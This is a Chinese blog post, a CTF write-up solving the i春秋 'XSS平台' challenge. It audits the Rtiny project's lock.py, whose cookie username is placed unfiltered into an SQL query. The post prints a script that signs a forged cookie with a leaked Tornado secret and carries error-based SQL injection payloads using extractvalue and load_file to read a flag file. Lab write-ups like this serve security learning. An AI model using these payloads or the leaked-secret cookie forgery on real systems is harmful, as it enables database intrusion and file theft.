

# i春秋“百度杯”CTF比赛 九月场 XSS平台

原创

[\[已注销\]](#) 于 2018-09-10 19:00:05 发布 4421 收藏 1

分类专栏: [i春秋](#)

友链: <https://cutt.ly/7777aaaa>

本文链接: [https://blog.csdn.net/include\\_heqile/article/details/82591707](https://blog.csdn.net/include_heqile/article/details/82591707)

版权



[i春秋](#) 专栏收录该内容

19 篇文章 0 订阅

订阅专栏

欢迎扫码关注微信公众号

回复关键字【资料】获取各种学习资料



## 微信搜一搜

Q 我吃你家米了

[https://blog.csdn.net/include\\_heqile/](https://blog.csdn.net/include_heqile/)



<https://www.ichunqiu.com/battalion?t=1>

这道题是一道代码审计题, 对于我这个萌新来说, 不看大佬们的 [writeup](#) 是根本无从下手的, 得到的提示就是 [github](#) 上的开源项目 [Rtiny](#): <https://github.com/r0ker/Rtiny-xss/tree/master>

大佬们是通过构造非法参数来让网页返回错误信息的, 如下:



Request

```
POST /login HTTP/1.1
Host: d590e1985ae74317888e901cc5e6950306acc7e3f4e54753.game.ichunqiu.com
Content-Length: 77
Accept: */*
Origin: http://d590e1985ae74317888e901cc5e6950306acc7e3f4e54753.game.ichunqiu.com
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.132 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://d590e1985ae74317888e901cc5e6950306acc7e3f4e54753.game.ichunqiu.com/login?next=2F
Accept-Language: zh-CN,zh;q=0.9
Cookie: ckphone=acWkPxbQpD1AchhNusEqy1QdI00000; UM_distinctid=165a03e303f170-dfbbee694704b6-3e604504-1fa400-165a03e3040d2; pgv_pvi=7902515296; Hm_lvt_9104898ce241a0e03948eacc850320-1516553359; Hm_lvt_1a127cc60491007db960e9c314b022-1516553359; pgv_si=64661e2800; Hm_lvt_2d0601bd28e7d49810c49c35d95943=1516379472,1516488685,1516555993,1516557559; Hm_lpvt_2d0601bd28e7d49810c49c35d95943=1516557559; ei_session=De3ed3b5a06add7255db3eaa7274a753560b9551; _xsrf=[b'e10576114e6aa2376d6b9af5e1a0645c5f0c55111536567630; _guide=7599c761c2310198933c989d9300.1516567630109.3486; monitor_count=2
Connection: close

pass[{"icemail":"ic_xsr["]b[e10576114e6aa2376d6b9af5e1a0645c5f0c55111536567630
```

Response

```
HTTP/1.1 400 Bad Request
Server: nginx/1.10.2
Date: Mon, 10 Sep 2018 08:21:19 GMT
Content-Type: text/plain
Content-Length: 502
Connection: close

Traceback (most recent call last):
  File "/usr/lib64/python2.6/site-packages/tornado-4.2.1-py2.6-linux-x86_64.egg/tornado/web.py", line 1413, in _execute
    result = method(*self.path_args, **self.path_kwargs)
  File "/var/www/html/rtinw/login.py", line 23, in post
    "", "username" = self.get_argument("email") + " and password=" + md5(self.get_argument('pass')) + """)
  File "/usr/lib64/python2.6/site-packages/tornado-4.2.1-py2.6-linux-x86_64.egg/tornado/web.py", line 385, in get_argument
    return self.get_argument(name, default, self.request.arguments, strip)
  File "/usr/lib64/python2.6/site-packages/tornado-4.2.1-py2.6-linux-x86_64.egg/tornado/web.py", line 462, in _get_argument
    raise MissingArgumentError(name)
MissingArgumentError: HTTP 400: Bad Request (Missing argument pass)
```

然后就可以搜索到这个项目了，审查里面的代码，发现 `lock.py` 文件中的代码是存在注入的：

```
24 lines (20 sloc) | 622 Bytes
Raw Blame

1  #!/usr/bin/env python
2  # -*- coding:utf-8 -*-
3
4  __author__ = 'r0ker'
5  import tornado.web
6  from function import md5
7  import db
8  from config import URL
9
10
11 class LockHandler(tornado.web.RequestHandler):
12     def get(self):
13         self.set_secure_cookie("lock", '1')
14         self.render("lock.html")
15
16     def post(self):
17         username = self.get_secure_cookie("username") or ''
18         passwd = md5(self.get_argument('password', ''))
19         row = db.ct("manager", "*", "username='" + username + "' and password='" + passwd + "'")
20         if row:
21             self.set_secure_cookie("lock", "0")
22             self.redirect("http://" + URL)
23         else:
24             self.redirect("http://" + URL + "/lock")
```

我们可以随意构造 `username`，代码没有做任何过滤

`set_secure_cookie` 是 `tornado` 的一个方法：

```
def set_secure_cookie(self, name, value, expires_days=30, version=None,
                      **kwargs):
```

"""Signs and timestamps a cookie so it cannot be forged.

You must specify the `cookie_secret` setting in your Application to use this method. It should be a long, random sequence of bytes to be used as the HMAC secret for the signature.

To read a cookie set with this method, use `get_secure_cookie()`.

Note that the ``expires\_days`` parameter sets the lifetime of the cookie in the browser, but is independent of the ``max\_age\_days`` parameter to ``get\_secure\_cookie``.

Secure cookies may contain arbitrary byte values, not just unicode strings (unlike regular cookies)

Similar to ``set\_cookie``, the effect of this method will not be seen until the following request.

.. versionchanged:: 3.2.1

Added the ``version`` argument. Introduced cookie version 2 and made it the default.

"""

[https://blog.csdn.net/include\\_heqile](https://blog.csdn.net/include_heqile)

但是这个 `cookie` 是被加密过的，加密使用的 `key` 在 `index.php` 文件中，所以我们只需要将自己的注入语句，使用相同的 `key` 加密即可，脚本如下：

```
import tornado.ioloop
import tornado.web


settings = {
    "cookie_secret" : "M0ehO260Qm2dD/MQFYfczYpUbJoyrkp6qYoI2hRw2jc=",
}

class MainHandler(tornado.web.RequestHandler):
    def get(self):
        self.write("Hello")
        #self.set_secure_cookie("username", "' and 1=2 union select (1,concat(0x5c,(select group_concat(distinct
        table_name) from information_schema.tables where table_schema='xss')));#")
        self.set_secure_cookie("username", "' and 1=2 union select extractvalue(1,concat(0x5c,mid((select load_f
        ile('/var/www/html/f13g_ls_here.txt')),20,62));#")
        self.write(self.get_secure_cookie("username"))

def make_app():
    return tornado.web.Application([
        (r"/index", MainHandler),
    ], **settings)

if __name__ == "__main__":
    app = make_app()
    app.listen(8080)
    tornado.ioloop.IOLoop.instance().start()
```

使用报错注入构造注入语句，脚本运行之后，访问 `本机IP:8080/index` 抓取 `cookie` 即可：建议使用火狐



然后访问 I春秋 的题目，Burpsuit 抓取，放到 repeat 模块中，增加参数 cookie[username] 并将其值设为刚才抓取到的 cookie 值即可，有一点要注意，显示长度是有限的，如果想要的结果长度过长，需要使用 mid 或者 substr 逐段截取，最后获取 flag 的时候，通过 load\_file 读取 flag 文件：

```
select load_file('/var/www/html/f13g_ls_here.txt')
```